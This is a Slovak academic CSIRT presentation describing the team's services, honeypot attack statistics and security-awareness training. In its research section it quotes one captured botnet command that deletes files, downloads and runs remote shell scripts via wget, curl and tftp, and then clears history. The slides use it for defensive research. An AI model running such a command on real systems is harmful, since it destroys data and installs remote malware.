Akademický bezpečnostný tím (CSIRT-UPJS)

Pavol Sokol

TLP:CLEAR

CSIRT UPJS

- akademický bezpečnostný tím
- Univerzita Pavla Jozefa Šafárika v Košiciach
- od r. 2016

Slovakia

Beset-Cirt	Listed (since 20 Sep 2021)
Binconf CDC (SK)	Accredited (since 20 Sep 2018)
CSIRT-UPJS	Accredited (since 19 Oct 2020)
CSIRT.MIL.SK	Accredited (since 12 Feb 2018)
CSIRT.SK	Accredited (since 06 May 2011)
ENERGOTEL.SK-CSIRT	Accredited (since 13 Nov 2022)
GOV CERT SK	Listed (since 16 Mar 2022)
IstroCSIRT (SK)	Accredited (since 17 Sep 2022)
SK-CERT	Certified (since 26 Mar 2020)
VNET CSIRT (SK)	Listed (since 11 Apr 2022)
VOID SOC	Accredited (since 01 Nov 2019)
ws-csirt	Listed (since 16 Apr 2021)

- Riešenie bezpečnostných incidentov
- Manažment zraniteľností
- Monitoring bezpečnostných udalostí
- ISMS

- Situačné povedomie o kybernetickej bezpečnosti
- Digitálna forenzná analýza
- Právne aspekty kybernetickej bezpečnosti

- Vzdelávanie zamestnancov a študentov
- Vzdelávanie správcov IT
- Letné školy, CyberSecurityDays

Úlohy CSIRT-UPJS

Riešenie bezpečnostných incidentov

- Zvládanie incidentov
- Odpoveď na incident
- Forenzná analýza
- Analýza škodlivých kódov a emailových správ

Manažment zraniteľností

- Správa aktív
- Skenovanie počítačovej siete
- Vyhľadávanie zraniteľností

Monitorovacie bezpečnostné centrum (SOC)

- Zber alertov
- Analýza alertov
- Hľadanie hrozieb

Riadenie informačnej bezpečnosti


- Tvorba politík
- Spolupráca
- Bezpečnostné opatrenia

Zvyšovanie bezpečnostného povedomia

Správa CSIRT infraštruktúry


Kybernetické bezpečnostné incidenty


- Incidenty špecificky ladené na prostredie univerzít, resp. verejného sektora
- Sociálne inžinierstvo (phishing)
- Malvér – cryptojacking, trojské kone
- Kompromitácie sieťových služieb a webových sídel




elastic
Search Elastic
Dashboard
>T-Pot
244,582
Dionaea - Attacks
159,243
Cowrie - Attacks
4,594
Adbhoney - Attacks
2,707
Tanner - Attacks
2,125
Honeytrap - Attacks
Honeypot Attacks Bar
Attacks
Honeypots
Adbhoney
Ciscoasa
CitrixHoneypot
ConPot
Cowrie
Dicompot
Dionaea
ElasticPot
Heralding
Honeytrap
Mailoney
Medpot
Rdpy
Tanner
Honeypot Attacks Histogram
Unique Source IPs
Timestamp
18th April 2022
25th
Attacks by Destination Port Histogram
Attacks
Timestamp
445
22
23
80
May
2th
Attacks by Honeypot Histogram
Attacks by Country Histogram
Attacker Src IP Reputation
known attacker
mass scanner
tor exit node
form spammer
bot, crawler
compromised
Attacks by Honeypot
Dionaea
Cowrie
Adbhoney
Tanner
Honeytrap
CitrixHoneypot
ConPot
Mailoney
Heralding
ElasticPot
Attacks by Country
Attacks by Country and Port
Suricata Alert Category Histogram

Výskum – situačné povedomie






tried once without logging in the following sequence: `cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var; rm -rf *; wget http://x.x.x.x/0x9bin.sh; chmod 777 0x9bin.sh; sh 0x9bin.sh; wget http://x.x.x.x/0x9binv2.sh; chmod 777 0x9binv2.sh; sh 0x9binv2.sh; curl -O http://x.x.x.x/0x9curl.sh; chmod 777 0x9curl.sh; sh 0x9curl.sh; tftp -r 0x9t1.sh -g x.x.x.x; chmod 777 0x9t1.sh; sh 0x9t1.sh; tftp x.x.x.x -c get 0x9t2.sh; chmod 777 0x9t2.sh; sh 0x9t2.sh; rm -rf *.sh; history -c`

Table 1: Description of the attributes

Attribute	Usage of	Count	Attribute	Usage of	Count
prop_wget	wget command	51	prop_curl	curl command	2
prop_tftp	tftp command	42	prop_ftpget	ftpget command	25
prop_echo	echo command	13	prop_cd	command	928
prop_cat	cat command	6417	prop_rm	rm command	47
prop_chmod	chmod command	43	prop_dd	dd command	13
prop_sh	sh command	40	prop_run	run command	10
prop_cp	cp command	891	prop_busybox	busybox utility	6631
dir_root	root directory	25	dir_tmp	tmp directory	37
dir_var_run	/var/run directory	26	dir_dev_shm	/dev/shm directory	1
dir_mnt	mnt directory	26	dir_bin	bin directory	5429
dir_run_lock	/run/lock directory	891	dir_var	var directory	2
dir_proc_mounts	/proc/mounts directory	6119			

- APVV-17-0561 - Ľudsko-právne a etické aspekty kybernetickej bezpečnosti

Výskum – forenzná analýza



Zvyšovanie bezpečnostného povedomia


Ako si zmeniť heslo


Bezpečné heslo


Ako rozoznať phishing


Zásady čistého stola


Ako si zálohovať údaje


Doplnky do prehliadačov


Certifikáty

Ochrana pred malvérom


Ako vymazať históriu

Dokážete rozpoznať podvodný e-mail?

Identifikovať podvodný e-mail môže byť ťažšie ako by ste si mysleli. Útočníci sa od Vás pomocou podvodných e-mailov pokúsia zistiť Vaše súkromné informácie predstieraním, že sú niekto, koho poznáte. Dokážete rozlíšiť, ktoré e-maily sú podvodné?

Zvyšovanie bezpečnostného povedomia

https://cyberawareness.sk

Ďakujem za pozornosť

Jesenná 5, Košice, Slovakia
csirt.upjs.sk
csl.science.upjs.sk
csirt@upjs.sk
pavol.sokol@upjs.sk

APVV-17-0561 - Ľudsko-právne a etické aspekty kybernetickej bezpečnosti